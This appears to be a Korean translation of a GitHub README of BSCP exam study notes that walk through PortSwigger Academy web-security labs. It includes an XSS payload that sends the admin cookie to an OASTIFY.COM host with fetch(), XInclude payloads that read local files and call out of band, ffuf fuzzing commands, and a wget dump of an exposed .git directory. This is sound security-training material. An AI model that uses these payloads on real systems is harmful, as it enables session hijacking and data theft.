 botesjuan/burp-suite-certified-practitioner-exam-study
PortSwigger Academy 랩을 위한 실용적인 학습 노트와 워크스루로, 웹 취약점, 페이로드, 열거 및 BSCP 시험 전략을 다룹니다.

이것은 110개 이상의 PortSwigger Academy 랩을 포함한 제 학습 노트입니다. 저는 이 랩들을 사용하여 2023년 Burp Suite Certified Practitioner 시험에 합격했습니다. 제 BSCP 자격입니다.
최신 학습 자료를 얻으려면 PortSwigger Academy를 방문하세요.
스캐닝 - 정보 수집
집중 스캐닝
비표준 엔티티 스캔
거점 확보 - 1단계
콘텐츠 디스커버리
DOM-XSS
XSS 크로스 사이트 스크립팅
웹 캐시 포이즈닝
호스트 헤더
HTTP 요청 스머글링
무차별 대입
인증
권한 상승 - 2단계
CSRF - 계정 탈취
비밀번호 재설정
SQLi - SQL 인젝션
JWT - JSON 웹 토큰
프로토타입 오염
API 테스팅
접근 제어
GraphQL API 엔드포인트
CORS - 교차 출처 리소스 공유
데이터 유출 - 3단계
XXE - XML 엔티티 및 인젝션
SSRF - 서버 측 요청 위조
SSTI - 서버 측 템플릿 인젝션
SSPP - 서버 측 프로토타입 오염
LFI - 파일 경로 탐색
파일 업로드
역직렬화
OS 명령 인젝션
부록
파이썬 스크립트
페이로드
워드리스트
타겟 스캐닝 집중
접근 방식
추가 교육 콘텐츠
시험을 보기 전에, 취약점을 식별하는 데 걸리는 시간을 단축하고 실력을 테스트하려면 가능한 한 많은 Mystery lab challenge를 진행하는 것을 권장합니다.
Retaking your exam에 대한 PortSwigger의 조언도 매우 유익했습니다.
2024년 BSCP 시험에 대한 새로운 시각을 보려면 CryptoCat - Burp Suite Certified Professional (BSCP) Review + Tips/Tricks를 시청하세요.
후원해 주신 커피에 감사드립니다,
\o/
제 Burp Suite Certified Practitioner 자격증.
웹 애플리케이션의 정보 수집은 시간 제한이 있는 엔게이지먼트에서 초기 및 목적 지향 스캐닝으로 시작됩니다.
엔게이지먼트나 시험 중 촉박한 시간 제한으로 인해 특정 요청에 대해 정의된 삽입 지점을 스캔하세요.

스캐너가 storeId 매개변수에서 XML 인젝션 취약점을 감지했고, 이를 통해 비밀 Carlos 파일을 읽을 수 있었습니다.```xml <xi:include parse="text" href="file:///home/carlos/secret"/>
>대역 외 XInclude 요청, 로컬 파일을 읽으려면 호스팅된 DTD가 필요함.```xml
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
PortSwigger Lab: 타겟 스캐닝으로 취약점 빠르게 발견하기
응답 또는 요청에서 선택한 텍스트에 대해 선택한 삽입 지점을 스캔하는 Burp 기능을 사용하여 비표준 데이터 구조를 스캔합니다.

Burp 스캐너 이슈 결과를 통해 취약점을 식별합니다.
이 경우, 식별된 XSS를 사용하여 식별된 삽입 지점에 페이로드를 구성해 관리자 사용자의 쿠키를 탈취합니다.``` '"><svg/onload=fetch(//OASTIFY.COM/${encodeURIComponent(document.cookie)})>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
>키 문자를 URL 인코딩하세요.

>현재 브라우저 세션에서 관리자 사용자의 쿠키로 교체하여 관리자 패널에 접근하세요.
[PortSwigger Lab: Scanning non-standard data structures](https://portswigger.net/web-security/essential-skills/using-burp-scanner-during-manual-testing/lab-scanning-non-standard-data-structures)
-----
# 발판
# 콘텐츠 발견

>대상 열거는 웹 디렉터리와 파일을 퍼징하는 것에서 시작됩니다. 숨겨진 경로와 파일을 찾으려면 Burp engagement tools의 content discovery 옵션을 사용하거나 `FFUF`를 이용해 웹 디렉터리와 파일을 열거하세요. `robots.txt` 또는 `sitemap.xml`을 확인하면 콘텐츠가 드러날 수 있습니다.```bash
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist.txt
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
Burp 엔게이지먼트 도구, 제가 컴파일한 워드리스트 burp-labs-wordlist를 커스텀 파일 목록으로 사용하는 콘텐츠 발견.
git-cola도구를 사용하여 로컬에 다운로드한 사본에서 git 저장소 브랜치를 검토하세요. 그런 다음 마지막 커밋 실행 취소를 선택하고 diff 창에서 관리자 비밀번호를 추출하세요.``` wget -r https://TARGET.web-security-academy.net/.git/
git-cola --repo 0ad900ad039b4591c0a4f91b00a600e7.web-security-academy.net/

[PortSwigger Lab: 버전 관리 이력의 정보 공개](https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-version-control-history)

>항상 `source code`를 열어 숨겨진 파일이나 경로를 드러내는 개발자 주석을 찾아보세요. 아래 예시는 [symphony 토큰 역직렬화](#deserialization)로 이어집니다.
-----
## DOM 기반 XSS
[DOM XSS 지표](#identify-dom-xss)
[DOM Invader로 식별된 DOM XSS](#dom-invader)
[DOM XSS AngularJS](#vuln-angularjs)
[DOM XSS select에서의 document.write](#doc-write-location-search)
[DOM XSS JSON.parse 웹 메시지](#dom-xss-jsonparse-web-messages)
[DOM XSS AddEventListener JavaScript URL](#dom-xss-addeventlistener-javascript-url)
[DOM XSS AddEventListener Ads 메시지](#dom-xss-addeventlistener-ads-message)
[DOM XSS Eval 반사 쿠키 스틸러](#reflected-dom-xss)
[DOM XSS LastviewedProduct 쿠키](#dom-xss-lastviewedproduct-cookie)
### DOM-XSS 식별

